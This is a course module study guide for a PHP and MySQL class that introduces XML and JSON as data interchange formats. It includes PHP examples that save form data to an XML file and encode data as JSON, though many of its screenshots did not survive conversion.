Module 6

This is a single, concatenated file, suitable for printing or saving as a PDF for offline viewing. Please note that some animations or images may not work.

Module 6 Study Guide and Deliverables

Readings:	Murach's PHP and MySQL: Chapters 12 & 21
Assignments:	Assignment 6 due Tuesday, February 28 at 6:00 AM ET
Term Project:	Term Project due Saturday, March 4 at 11:59 PM ET
Course Evaluation:	Course Evaluation opens on Tuesday, February 21 at 10:00 AM ET and closes on Tuesday, February 28 at 11:59 PM ET. Please complete the course evaluation. Your feedback is important to MET, as it helps us make improvements to the program and the course for future students.
Live Classroom:	• Tuesday, February 21, 6:00–8:00 PM ET • Facilitator live office: TBD

Working with AJAX, XML, and JSON

Learning Objectives

By reading the lectures and textbook, participating in the discussions, and completing the assignments, you will be able to do the following:

- Utilize AJAX, XML, and JSON in web applications.
- Develop programs that communicate between different systems using Web Services (including RESTful services).

Introduction

In this lecture, you will learn about XML and JSON as file formats for exchanging data between web applications. This will prepare you to use AJAX via jQuery in order to update data on a page without refreshing the entire web page. Finally we will introduce web services with a focus on SOAP and REST in order to allow web applications to talk to each other.

XML


eXtensible Markup Language (XML) is used to define rules for encoding documents in a specified format. It is commonly used for storing and transmitting data between various systems and applications. Put another way, this means that XML can be *used* as a data interchange format. A data interchange format is simply a plain text data format that makes it easy to transport data between applications. It can be read by any programming language.

When we refer to XML and its usage to store information, we also want to convey that it is a specification for describing the structure of the information it is storing.

XML is a markup language just like HTML, but XML has no tags of its own. This allows you to create your own custom tags as needed for the task at hand. While you can create your own tags, you must ensure that you follow the rules of XML. Really, what XML allows you to do is define your own markup language utilizing the XML specification. Once you have created your own language based on XML, you can create XML documents using this custom language.

XML Syntax

Let's look at an example of a XML document:



Now that you've seen what XML looks like, answer these questions:

1. What other language does this look similar to?
2. What is the structure of the information?

3. What information is being stored?
4. What tags were utilized?

You have probably realized that this looks similar to HTML in the way tags were used. Each student has a first and last name. It is pretty clear that we are storing information about BU students. The tags used include: <bu_students>, <student>, <firstName>, <lastName>, and their corresponding closing tags.

Why Use XML?

As mentioned earlier, XML is used to store and transport data. It has its own tags, attributes, and values. In addition, one benefit of XML is that it very simple to extend and adapt it for your own purposes. You can create tags for your own datasets that have meaning and describe the data that is contained within the tags. Since XML is a simple text file, it is easy to share data between different systems and entities.

Other benefits of XML include:

1. human-readable (easy to understand)
2. well-structured
3. easy to process
4. easy to manipulate (for good purposes)
5. non-proprietary
6. free
7. created by W3C standards group
8. all standard web browsers can read XML documents, schemas, and styling
9. examples of real world uses include RSS and AJAX

Basic XML Rules

It is important to follow the rules of the XML specification. If your document complies with XML rules, your document will be “well-formed.”

1. Your document must contain a root element. It can contain only one root element. Everything must be contained within this root element with the exception of comments and processing information found in the first line of your document.
2. Element names must start with a letter, underscore, or colon.
3. Element names can contain letters, numbers, and underscores.
4. You cannot start the name of a tag with “xml”.
5. Closing tags are required.
6. Elements must be properly nested (first in, last out).
7. XML interpret tags in a case sensitive matter.
8. Quotation marks must be used to surround an attribute value.
9. White space outside of elements does not get interpreted/processed.
10. HTML type comments are allowed <!-- my comment -->

11. If you want to display XML code within your XML, but not have it processed, you will want to wrap the XML code to be displayed (not parsed) with an opening tag of <![CDATA[and a closing tag of]]>

Note: CDATA stands for unparsed character data. It won't be interpreted by the XML parser.

Creating Your First XML Document

Creating a XML document is very similar to creating a HTML document. You can use a plain text editor or an IDE.

Note: Be sure to save your XML documents with the .xml file extension.

Your XML documents should contain tags that are self-explanatory, meaning that the tags should describe the content being stored within them.

The first line of your XML document is the declaration that indicates which version of XML you are using. **See line 1 in the screenshot below.**

The next line in the document will begin the data portion of the document, this is also known as the root element. You can only have one root element in your XML document. **See line 2 below.**


You will also have child elements within the root element. These child elements may in fact have their own child elements as well. Child elements are used to describe the root element. You can also add attributes to your elements that include additional information about the element, but don't actually add to the content of the element. You can almost think of this as meta-data.

Below, you can see that <movie> is a child element of <my_favorite_movies> and my <movie> has the child elements of <title>, <director>, <year>, and <runtime>.

Finally, you will need to end the document with a closing tag. The closing tag should specify the root element.

</my_favorite_movies>

Putting all of this together gives us a complete and valid XML document. It looks like this:




XML and PHP

In the previous section, you learned what XML is and viewed an sample document. Let's go ahead and use PHP with XML data.

Inserting Data into a XML File

We will walk through an example of **saving** user submitted form data into a XML file using PHP:



Above: Our index.php file that contains the form.

insert.php

```php
<?php
    // Check to see if the form was submitted
    if(isset($_POST['submit'])) {

        // Create variables to hold our file path and name of the student nodes
        $file = 'bu_students.xml';
        $node = 'student';

        // Create new DOMDocument object (PHP feature) and set options
        $doc = new DOMDocument('1.0');
        $doc->preserveWhiteSpace = false;
        $doc->load($file);
        $doc->formatOutput = true;

        // Get root element - bu_students
        $root = $doc->documentElement;

        // Remove submit from our POST array, we don't want to add it to the file
        unset($_POST['submit']);

        // Create a new student element and append it to the bu_students (XML)
        $student = $doc->createElement($node);
        $student = $root->appendChild($student);

        // Take the firstName and lastName form data and insert it inside of
        // the new student element
        foreach($_POST as $key => $value) {
            $i = $doc->createElement($key, $value);
            $student->appendChild($i);
        }

        // Save the file or give an error message. Redirect user to success.php
        $doc->save($file) or die('Oops! Something went wrong. Nothing saved.');
        header('Location:success.php');
    } else {
        echo 'Sorry, nothing was submitted.';
    }
?>
```

Line 38, Column 3 Tab Size: 4 PHP


Above: insert.php file with code to capture form input and insert into XML document (bu_students.php). If successful, the user is redirected to success.php.

success.php

```
<!DOCTYPE HTML>
<html>
<head>
    <meta charset="utf-8" />
    <title>Success</title>
</head>
<body>
    <h1>Success!</h1>
    <p>The student was added!</p>
</body>
</html>
```


Line 1, Column 1 Tab Size: 4 PHP

Above: source code for success.php.




Above: bu_students.xml file before we add any more records into it. Notice only John Smith and Sallie Jones are contained in the file.

Above: index.php viewed in the browser with data entered into the form fields.




Above: After submitting the form, we are taken to success.php and given a message the the student was added.



Above: Viewing the bu_students.xml file after Ben Franklin was added.

Retrieving Data from a XML File

Here is an example of **retrieving** from a XML file using PHP:



Above: view.php source code. This file uses PHP's simplexml_load_file() function. We then iterate though the returned array and echo out the results.

Above: view.php viewed in the browser. You can see that it has successfully read the XML file's contents.

JSON


JSON stands for JavaScript Object Notation. While XML can be used as a data interchange format, JSON is a true data interchange format. It is based on JavaScript. Like XML, JSON can be read and used by any programming language.

JSON syntax consists of plain text wrapped in curly braces. It is built upon two different structures:

- A collection of name/value pairs representing objects.
- An ordered list of values representing an array.

The values that can be stored in a JSON file include strings, numbers, objects, arrays, booleans, or null.

Here is what our my_favorite_movies.xml file looks like when we choose to represent the same data in JSON:




JSON and PHP

PHP provides the json_encode() and json_decode() functions to translate PHP data into a JSON string and vice versa.

Creating JSON Data

Here is an example of json_encode():




Above: php_to_json.php source code.

